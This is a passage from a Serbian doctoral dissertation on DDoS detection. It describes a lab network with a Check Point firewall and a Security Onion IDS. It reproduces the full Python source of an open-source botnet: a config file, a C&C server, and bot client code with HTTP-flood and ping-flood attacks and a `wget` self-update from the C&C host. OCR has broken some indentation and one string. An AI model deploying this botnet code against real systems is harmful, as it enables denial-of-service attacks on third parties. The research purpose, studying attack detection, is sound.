- База знања је база свих познатих нападачких техника
- Уређај за конфигурацију даје тренутне информације о стању система и евентуалном нападу
- Компонента за одговор може дати пасивни одговор (лог датотека) или активни одговор (систем ће реаговати на напад прекидом сесије)

Детекција аномалија односи се на препознавање активности које одступају од уобичајеног понашања система. Детектовано одступање може указивати на потенцијални, али још непотврђени напад. На слици 6.3, приказан је основни алгоритам детекције напада са фазом обучавања модела за препознавање аномалија.



Слика 6.3 Основни алгоритам детекције аномалија (Чисар П. , 2021)

На слици је дефинисано да се током нормалног понашања информационог система врши обука како би се, у случају напада, дефинисала аномалија у преносу чиме би дошло до детектовања сумњивих активности. Уколико дође до детектовања аномалија могуће је дефинисати две основне реакције:

- Пасивна реакција, врши се само детекција напада и алармирање на нивоу администратора и корисника. Они даље одређују шта треба радити и како реаговати по питању проблема,
- (Ре)активна реакција, осим активности које су наведене у пасивним реакцијама долази и до блокирања мрежног саобраћаја


Савремени IDS систем не треба да произведе само ознаку напада, већ и информацију довољну за проверу и реакцију аналитичара. Практичан систем зато мора да контролише број лажно позитивних аларма, одржава модел при промени саобраћаја и омогући тумачење најважнијих карактеристика.

7. Приказ модела коришћене рачунарске мреже за анализу саобраћаја

За потребе дисертације саобраћај је анализиран у реалном мрежном окружењу. Мрежа обухвата улазни заштитни уређај повезан са интернетом, централни рутер, одговарајуће свичеве, циљни сервер и сервер за детекцију напада. Напад је генерисан са јавне IP адресе локалног провајдера у Републици Србији, коришћењем јавно доступног софтвера намењеног едукативној симулацији DDoS напада.

7.1. Модел рачунарске мреже

Рачунарска мрежа, која је дефинисана за потребе анализе саобраћаја, се састоји из класичних елемената централног *firewall* уређаја, централног рутера, одговарајућих свичева као и опреми која је терминирана на тим свичевима. Изглед рачунарске мреже је приказан на слици 7.1.



Слика 7.1. Изглед рачунарске мреже за анализу саобраћаја

Као што се може видети на слици 7.1. бот машине се налазе на Интернету и комуницирају са сервером за контролу бот уређаја у складу са кодом, који је описан у овом поглављу и у складу са начином комуникације, који је описан у Поглављу 5. Принцип напада се састоји из дефинисања типа напада и слања предефинисаних команди ка бот уређајима, који креирају напад. За потребе анализе дефинисан је рачунар који је статички натован, тј. извршено је статичко транслирање локалне адресе у јавну адресу, по свим портовима или по портовима по којима раде одређени сервиси кроз улазни *firewall* уређај.

У реалним условима, где је непозната адреса жртве, нападач би спроводио активности које су описане у поглављу 5, а то је проналажење отворених портова на неком уређају. На улазу у затворен рачунарски систем налази се *Check Point firewall* уређај чији је задатак да филтрира сав саобраћај који није регуларан као и да преко полиса организује политику одбране од напада са Интернета. На самом *firewall* уређају генерисани су логови који су касније били анализирани у складу са моделима који су обрађени у дисертацији. У оквиру унутрашње мреже, осим рачунара који је глумио жртву, дефинисан је и сервер са функцијом детекције напада IDS. На самом серверу се гледају логови ради препознавања нагомилавања саобраћаја на одређеним IP адресама. После анализе гомилања саобраћаја вршена је анализа логова са *firewall* уређаја у складу са подацима о изворишним и одредишним адресама.

7.2. Опис софтвера за напад

За потребе дисертације коришћена је реална рачунарска мрежа, а за потребе напада коришћен је отворени код који у себи садржи код за бот сервер као и бот клијенте. Софтвер је слободан за преузимање са *github* портала (Damodaran, 2021). Принцип рада софтвера је у складу са ранијим описима у поглављима за DDoS напад. Дефинисан је централни сервер који има задатак да правовремено контактира све ботове и да припреми одређену активност, која ће бити детаљно описана у наредном делу рада.

7.2.1 Конфигурациони код

Основни фајл за функционисање бот напада, у овом примеру софтвера, је фајл под називом *netbot_config.py*. Информације које се налазе у кодним редовима не садрже праве IP адресе, које су коришћење у анализи, већ адресе које се налазе на Интернету, у самом дефинисању кода. Сам код је написан у програмском језику *Python*, као у наставку (Damodaran, 2021):

Програмски код 1: *Python* скрипта

```
ATTACK_TARGET_HOST = "192.168.0.105"
ATTACK_TARGET_PORT = "3000"
        # HTTPFLOOD
        # PINGFLOOD
ATTACK_TYPE = "PINGFLOOD"
ATTACK_BURST_SECONDS = "0"
        # HALT
        # LAUNCH
        # HOLD
        # UPDATE
ATTACK_CODE = "HALT"
```

На основу прегледа кода утврђује се да је креиран кодни ред за дефинисање одредишне *IP* адресе као и порта по коме се врши напад. Сам код садржи два типа напада, слање *PING* пакета као и слање *GET* порука. Конфигурациони код подразумева четири стања, заустављање, креирање, задржавање, као и допуна информација о нападу.

7.2.2 Серверски код

Серверски код извршава се на C&C серверу ради регистровања бот уређаја и задавања статуса напада ка унапред дефинисаном циљу. Повезан је са конфигурационим кодом описаним у одељку 7.2.1.

Програмски код 2: *Python* скрипта

```
import socket
import threading
from termcolor import colored
from importlib import reload

def config():
        import netbot_config
```

```
        netbot_config = reload(netbot_config)
        return netbot_config.ATTACK_STATUS
 def threaded(c):
        while True:
                data = c.recv(1024)
                if not data:
                        global connected
                        connected = connected - 1;
                print('\x1b[0;30;41m' + ' Bot went Offline! ' + '\x1b[0m','Disconnected
from CCC:', c.getpeername()[0], ':', c.getpeername()[1], '\x1----------------b[6;30;43m'
+ ' Total Bots Connected:', connected,  '\x1b[0m')
                        break
                c.send(config().encode())
def Main():
        host = "0.0.0.0"
        port = 5555
        global connected
        connected = 0
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind((host, port))
        s.listen(50)
        while True:
                c, addr = s.accept()
                connected = connected + 1;

print('\x1b[0;30;42m' + ' Bot is now Online! ' + '\x1b[0m','Connected to CCC:', addr[0],
':', addr[1], '\x1b[6;30;43m' + ' Total Bots Connected:', connected,  '\x1b[0m')
                threading.Thread(target=threaded, args=(c,)).start()
if __name__ == '__main__':
        Main()
```

7.2.3 Клијентски код

Клијентски код се налази на бот уређају, са кога се планира напад ка дефинисаном циљу. Клијентски код је у комуникацији са централним сервером и комуницира искључиво са њим чекајући команду. У моделу који је коришћен комуникација је била преко порта 5555 док су IP адресе модификоване, али сакривене, како не би дошло до компромитовања у систему.

Програмски код 3: *Python* скрипта

```
import socket
import time
import threading
import time
import os
import urllib.request
import subprocess
import signal

class launchAttack:
	def __init__(self):
		self._running = True
	def terminate(self):
		self._running = False
	def run(self, n):
		run = 0
		if n[3]=="HTTPFLOOD":
			while self._running and attackSet:
				url_attack = 'http://'+n[0]+':'+n[1]+'/'
				u = urllib.request.urlopen(url_attack).read()
				time.sleep(int(n[4]))
		if n[3]=="PINGFLOOD":
			while self._running:
```

```
                        if attackSet:
                                if run == 0:
url_attack = 'ping '+n[0]+' -i 0.0000001 -s 65000 > /dev/null 2>&1'
pro = subprocess.Popen(url_attack, stdout=subprocess.PIPE, shell=True,
preexec_fn=os.setsid)
                                        run = 1
                        else:
                                if run == 1:
                                        os.killpg(os.getpgid(pro.pid),
signal.SIGTERM)
                                        run = 0
                                        break
def Main():
        global attackSet
        attackSet = 0
        global updated
        updated = 0
        global terminate
        terminate = 0
        host = '192.168.0.174'
        port = 5555
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)        try:
                s.connect((host,port))                  message = "HEARTBEAT"
        except:
                print("CCC Server not online. Retrying every 15 seconds...")
                updated = 0
                time.sleep(15)
                Main()
        while True:
                try:
                        s.send(message.encode())
```

```
                except:
                        Main()
                data = s.recv(1024)
                data = str(data.decode())
                data = data.split('_')
                if len(data) > 1:
                        attStatus = data[2]
                        attHost = data[0]
                        attPort = data[1]
                else:
                        attStatus = "OFFLINE"
                print('CCC Response: ', attStatus)
                if attStatus == "LAUNCH":
                        if attackSet == 0:
                                attackSet = 1
                                c = launchAttack()
                                t = threading.Thread(target = c.run, args =(data, ))
                                t.start()
                        else:
                                time.sleep(15)
                                if t.is_alive():
                                        print('Attack in Progress...')
                        continue
                elif attStatus == "HALT":
                        attackSet = 0
                        time.sleep(30)
                        continue
                elif attStatus == "HOLD":
                        attackSet = 0
                        print('Waiting for Instructions from CCC. Retrying in 30
seconds...')
```

```
                        time.sleep(30)
                elif attStatus == "UPDATE":
                        if updated == 0:
                                attackSet = 0
                                os.system('wget -N http://192.168.0.174/netbot_client.py
-O netbot_client.py > /dev/null 2>&1')
                                print('Client Libraries Updated')
                                updated = 1
                                time.sleep(30)
                        else:
                                time.sleep(30)
                else:
                        attackSet = 0
                        print('Command Server Offline. Retrying in 30 seconds...')
                        updated = 0
                        time.sleep(30)
        s.close()
if __name__ == '__main__':
        Main()
```

Из клијентског кода се види да бот периодично комуницира са C&C сервером ради одржавања везе. У коду су дефинисана оба типа напада, док сервер задаје изабрани тип и статус напада.

7.3. Опис *firewall* система за заштиту мреже


За потребе дисертације рађен је систем напада радне станице у реалној рачунарској мрежи. Један од елемената рачунарског система је и систем за заштиту, тј. *firewall*. У овом случају коришћен је хардверски уређај *Check Point Quantum* 6400 *security gateway*, приказан на слици 7.2 (CheckPoint, 2022).



Слика 7.2. Приказ хардверског *уређаја Check Point Quantum 6400*


Наведени модел има хардверски капацитет да опслужи, у контроли и надгледању, саобраћај за 5000 запослених. Оволики капацитет, по питању запослених, је омогућен хардверским спецификацијама и опцијама: 7.6 GB пропусног опсега контроле саобраћаја са могућношћу проширења до 380 GB. Основни концепт подразумева имплементацију два идентична уређаја, који раде у режиму *Active/Active* или *Active/Passive*, што у великом проценту омогућава да не дође до прекида сервиса. Подразумева се да сви уређаји морају да имају редундантно напајање (две напојне јединице по уређају).

Валидност дефинисаног модела сагледава се из различитих извештаја у којима се ради упоређивање са уређајима других произвођача. На следећим графиконима дат је приказ валидности заштите коју обезбеђује *Check Point* уређаја у односу на моделе фирми *Cisco*, *Fortinet, Palo Alto Networks* и *Zscaler*. На слици 7.3 приказан је резултат тестирања, за наведене вендоре, у случају када постоји напад на систем и у ком проценту долази до превенције напада у првих 24 сата.



Слика 7.3. Приказ извештаја о детекцији напада за првих 24 сата (Mericom, 2025)

Са слике се види да наведени уређај, који се користи у реалној мрежи, има висок проценат детекције и превенције напада за првих 24 сата, у односу на друге вендоре. За потребе дисертације напади су рађени и евидентирани у временском периоду од 5 минута. Ако се погледа извештај за последњих три године, по питању блокирања нежељеног саобраћаја опет имамо резултате који дефинишу да је *Check Point* уређај у самом врху у својој области, тј. предњачи у заштити.



Слика 7.4. Приказ блокаде нежељеног саобраћаја у последње три године (Mericom, 2025)

Неопходно је навести да су се сви тестови рађени са модерним решењима малвера (енг. *malware*), базираним на *web*-оријентисаним (енг. *web-based*) нападима, фишинг (енг. *phishing*) напади као и напади на апликативном нивоу.

7.4 Опис система за детекцију напада

У оквиру система, који је коришћен у нападу, један од елемената је и систем за детекцију напада, односно IDS. Систем за детекцију напада је коришћен како би се детектовале конекције које одступају у регуларним процесима. За потребе дисертације коришћен је програм *Security Onion*. Наведени софтвер је могуће користити на више платформи у клауду, као на пример у AWS клауду (AWS, n.d.), у *Azure* клауду (AZURE, n.d.) али може и да се користи у локалном окружењу, као и у примеру за дисертацију. Сама платформа је слободног кода (енг. *Open platform*) која у себи садржи сервисе, као што су *Suricata*,


Zeek, *Elastic Stack* и други, који обједињени сачињавају систем за детекцију напада. Софтвер је креирао инжењер *Doug Burks* на *Linux* платформи 2008. године за потребе детекције напада и мрежног мониторинга.

За потребе дисертације коришћена је серверска машина компаније *DELL PowerEdge R*660 са процесором *Xeon Silver* 4509*Y* 8*C* и са радном меморијом од 32 GB. Сервер има на себи две мрежне карте које су неопходне за саму инсталацију софтвера. У даљим корацима дате су слике за процес инсталације система за детекцију напада. Покретање инсталације се приказује на слици 7.5 где су дате опције за инсталацију пуне верзије, десктоп верзије или професионалне верзије.




Слика 7.5. Покретање инсталације Security Onion софтвера (SecurityOnion, 2025)

После избора верзије за инсталацију, у конкретном случају рађена је регуларна инсталација, за коју је неопходно унети лозинке за администратора ради евентуалних измена или приступа по потреби, као што је приказано на слици 7.6.




Слика 7.6. Покретање инсталације Security Onion софтвера (SecurityOnion, 2025)


Инсталација се покреће после дефинисања лозинке. Почетни кораци су: покретање инсталације (слика 7.7), затим избор инсталације која ће имати приступ Интернету (слика 7.8), као и избор да ли је у питању стандардна инсталација или нека од могућих (слика 7.9). У опцијама је дефинисан и *Evaluation mode* који подразумева креирање система за брзу анализу, тестирање могућности софтвера и процене да ли је потребна пуна инсталација.



Слика 7.7. Покретање саме инсталације Security Onion софтвера (SecurityOnion, 2025)




Слика 7.8. Одабир опције Интернет конекције инсталације Security Onion софтвера (SecurityOnion, 2025)




Слика 7.9. Одабир верзије инсталације Security Onion софтвера (SecurityOnion, 2025)

Следећи корак у процесу инсталације јесте дефинисање мрежних конекција. За потребе апликације неопходно је да постоје две мрежне конекције (адаптера), једна за приступ самој апликацији односно за менаџмент апликације, а друга за надгледање мрежног саобраћаја.




Слика 7.10. Одабир мрежне картице сервера за менаџмент конекцију


Неопходно је дефинисати менаџмент адресу; да ли је у питању статичка или динамичка IP адреса, као и све пратеће елементе, мрежну маску и излазну тачку (енг. *gateway*). (SecurityOnion, 2025)




Слика 7.11. Дефинисање IP адресе за менаџмент конекцију (SecurityOnion, 2025)



Слика 7.12. Дефинисање Gateway адресе за менаџмент конекцију (SecurityOnion, 2025)




Слика 7.13. Дефинисање DNS сервера (SecurityOnion, 2025)




Слика 7.14. Дефинисање доменског имена DNS сервера (SecurityOnion, 2025)

За потребе сервиса неопходно је дефинисати да ли ће сервиси излазити на Интернет директно или преко *Proxy* сервера, као што је приказано на слици 7.15.




Слика 7.15. Приказ одабира Интернет конекција сервиса (SecurityOnion, 2025)

За пријављивање на систем неопходно је креирати приступне податке. Као корисничко име уноси се имејл адреса, као што је приказано на слици 7.16, а затим лозинка, као на слици 7.17.




Слика 7.16. Дефинисање креденцијала за логовање на систем (SecurityOnion, 2025)



